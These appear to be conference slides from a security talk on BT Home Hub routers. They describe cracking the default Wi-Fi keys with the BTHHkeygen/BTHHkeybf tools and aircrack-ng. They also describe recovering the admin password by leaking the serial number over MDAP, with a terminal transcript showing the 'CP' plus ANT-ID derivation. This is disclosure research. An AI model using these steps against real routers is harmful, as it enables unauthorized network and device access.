
BT Home Hub Wi-Fi insecurity (pt 2)

- We owned the BT Home Hub again
- BTHH v1 and v1.5 vulnerable but not v2
- Research based on Kevin Devine's RE work @ GNUCITIZEN [link]
- 2-steps Wi-Fi break-in if default key used:
  - generate possible keys (around 80 on average) **BTHHkeygen** tool uses pre-generated BT Home Hub rainbow table to **generate possible keys instantly**
  - Feed possible keys to **BTHHkeybf** which **identifies valid key in few minutes**

BT Home Hub Wi-Fi insecurity (pt 3)

- If customized WEP key is used we can still crack it
  - standard (airodump-ng+aireplay-ng+aircrack-ng) attacks
- Now you want to own the router itself
  - Try default password: ‘admin’
  - Later firmware changes admin password to a router-specific value: serial number
    - Found a way to get the router's S/N via MDAP
    - MDAP: proprietary Thomson CPE protocol

BT Home Hub Wi-Fi insecurity (pt 4)



```
gnucitizen BTHH pwd leak # python mdap-dump.py &
[1] 6814
gnucitizen BTHH pwd leak # python mdap-send-ant-search.py
ANT-SEARCH MDAP/1.1
46
gnucitizen BTHH pwd leak # REPLY-ANT-SEARCH MDAP/1.1
ANT-ID:0648EHTEH -> In this case the default admin password is CP0648EHTEH
ANT-NAME:SpeedTouch BTHH  (just prepend 'CP' to the ANT ID)
ANT-MAC:00-14-7F-[redacted]
ANT-HOSTSETUP:auto
TO-HOST:192.168.1.64:1024
TP-VERSION:2.0.0
MDAP-VERSION:1.2
35
```


- S/N returned as 'ANT-ID' parameter
- mdap-dump.py + mdap-send-ant-search.py [link]

How much do you trust your ISP?

- ISP as the attacker
- Your network is backdoored
- Traffic being forwarded to “customer analytics” companies
- Sensitive information being parsed
- Do you *really* know what your home router does with *your* Internet traffic?
- Automatic upgrades (i.e.: CWMP/TR-069) means full remote control of your residential gateway!

DSL sniffing: next step in research?

- Capture the traffic between your residential gateway (i.e. broadband router) and the Internet
- Debug automatic upgrades (if enabled)
- Discover if there is any unauthorized "call home" activity
- Nice toys out there! [link] [link]



Final thoughts

- Embedded devices security research is still a relatively-unexplored field
- No current protections to detect malware on devices
- A “dumb” Internet-facing device could be exploited as a backdoor into the target company's internal network
- Web consoles are often the most trivial way to compromise a device

GNUCITIZEN

http://www.gnucitizen.org

Thank you to the **HACK.lu** crew and the **attendees**.